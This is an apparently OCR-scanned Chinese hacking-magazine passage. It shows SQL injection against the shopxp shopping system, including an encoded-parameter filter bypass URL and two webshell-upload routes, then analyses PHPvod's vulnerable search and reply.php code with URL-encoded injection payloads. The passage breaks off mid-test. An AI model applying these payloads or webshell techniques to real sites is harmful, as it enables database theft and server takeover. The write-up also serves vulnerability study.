


图 4　猜解

xpCatalog_xpsmall_Desc.asp 文件漏洞和这个一样，xpCatalog_xpDesc.asp 是显示网站大商品的栏目列表，xpCatalog_xpsmall_Desc.asp 是显示网站大商品下的小商品栏目列表。

我直接给出注入地址，猜解内容我就不抓图了：

http://127.0.0.1/xpCatalog_xpsmall_Desc.asp?action_key_order=small&shopxpbe_id=64&shopxpse_%69d=605

三、后台拿 webshell

下面就是后台如何拿 webshell 了，这个版本的默认后台是 admin，我们利用猜解出来的管理员成功登录网站后台。

后台拿 webshell 有几种方法：

1、后台可以上传图片，上传图片的程序用的就是动感购物商场程序，存在上传漏洞。上传图片的文件名是 upfilepic_get.asp，但是文件设置了权限，要登录网站后台才能访问。文件权限验证用的是 session，没有办法进行欺骗，要先拿到同服务器下的网站才行，但是我还没有试成功过。这里大家可以用明小子 domain3.5 里的动感购物商场上传程序，不过要先登录后台，上传一张普通图片，然后抓包获取 Cookie 值，把 Cookie 值写到 domain3.5 里才能上传！不然会提示网络超时，或者你还没有登录。

2、如果上传图片的文件没有了，或者用不了，可以试试数据库备份。这里上传图片和第一种里面说的不一样，是用商城里添加新闻处的上传图片功能，上传图片的文件是 upme2.asp。大家可以把 asp 文件改后缀名为 jpg，然后上传图片，插入图片，查看源码，找到图片的路径，再用数据库备份把图片备份成 asp 木马，这里我就不详细演示了。

上面两种方法是拿 webshell 最常用的，由于数据库做了防下载处理，不能在数据库里显示一句话代码备份拿 websehll 了。

四、总结

shopxp 网上购物系统漏洞主要是由于网站程序不够严谨，防注入程序写法也存在一些问题，导致对变量进行 URL 编码就可以绕过防注入程序的检测。文章中使用的工具我会一起打包，如果有什么不明白的地方，可以到《非安全》论坛去找我，我的论坛 ID 是 rabbitsafe。

编辑点评： shopxp 网上购物系统的安全性向来很高，本文的突破方法比较另类，通过对参数名的构造达到目的，非常巧妙。

PHPvod 漏洞分析和发掘

图 EchoEye/ 侯其涛[B.B.E]

从本文可以学到：
1、基本漏洞挖掘的思路
2、寻找漏洞的一些技巧

这次我们研究的是PHPvod系统漏洞，这是一套视频发布和共享观看的系统，界面如图1。




图1　系统主界面




图2　正常返回




图3　结果为空

由于只是查找漏洞，所以我没有添加太多内容，能够测试就可以了。具体安装我就不说了，直接开始分析代码查找漏洞。

这次我的目光首先是落在了搜索处，因为搜索基本都要查询数据库。但对于PHP来说，由于搜索的地方基本都需要用到单引号，所以漏洞不多。但这次这套系统却给我带来了惊喜，相关代码如下：

```
$keyword = urldecode(trim($keyword));
empty($keyword) && Showmsg('no_condition');

if($nid){
    $sql.=" AND (nid='$nid')";
}
if($field){
    if($field=='author' || $field=='year')
            $sql.=" AND ($field LIKE '$keyword')";
    else
            $sql.=" AND ($field LIKE '%$keyword%')";
}
if(!$orderway){
    $orderway = 'lostdate';
}
if(!$asc){
    $asc = 'DESC';
}
$orderby  = "ORDER BY $orderway $asc";
$rt = $db->get_one("SELECT COUNT(*) AS sum FROM pv_video WHERE $sql");
```

其中**$keyword**就是提交来的参数，即要搜索的内容。我们最需要注意的是这里：**$keyword = urldecode(trim($keyword));**，其中**urldecode**的用途是解码已编码的URL字符串，具体用法大家可以去查PHP手册。这样我们就可以直接提交已经经过编码的注入语句，然后程序会自己帮我们解码，而且我们提交的编码数据是不会被过滤的。

具体的操作就是：**把"1%' and 1=1) #"和"1%' and 1=2) #"分别进行URL编码**，我这里用的是小蔡的转换工具，编码结果分别为：

"%31%25%27%20%61%6E%64%20%31%3D%31%29%20%23"
和
"%31%25%27%20%61%6E%64%20%31%3D%32%29%20%23"

我们可以直接放入搜索框中，然后点击"搜索"，结果分别为图2、图3。哈哈，这样漏洞就出现了。




图4　返回正常结果




图5　返回空页面

看完了第一个搜索处的漏洞，我们再看第二个！这次漏洞出现在reply.php文件，相关代码如下：

```
if(!$action){
    $rt = $db->get_one("SELECT COUNT(*) AS sum FROM pv_replier where vid=$vid");
    (!is_numeric($page) || $page < 1) && $page = 1;
    $limit = "LIMIT ".($page-1)*$db_readperpage.",".$db_readperpage";
    $pages = numpage($rt['sum'],$page,ceil($rt['sum']/$db_readperpage),"reply.php?vid=$vid&");
    $query=$db->query    ("SELECT * FROM pv_replier WHERE vid=$vid AND yz='1' ORDER BY postdate DESC $limit");
```

可以看到**$vid**这个参数没有经过过滤就进入SQL查询，而且是数值型的，这就不会受到单引号的影响。我们**直接在后面加上and 1=1和and 1=2**就可以看到结果了，如图4、图5。

如果漏洞那么简单我也不会向大家介绍了，这里有个问题，当我们进行**order by**测试的时候，即使是order by 1，也会出现错误，如图6。

我们根据报错的提示找到该文件的第16行，代码为：

```
$query=$db->query("SELECT * FROM pv_replier WHERE vid=$vid AND yz='1' ORDER BY postdate DESC $limit");
```

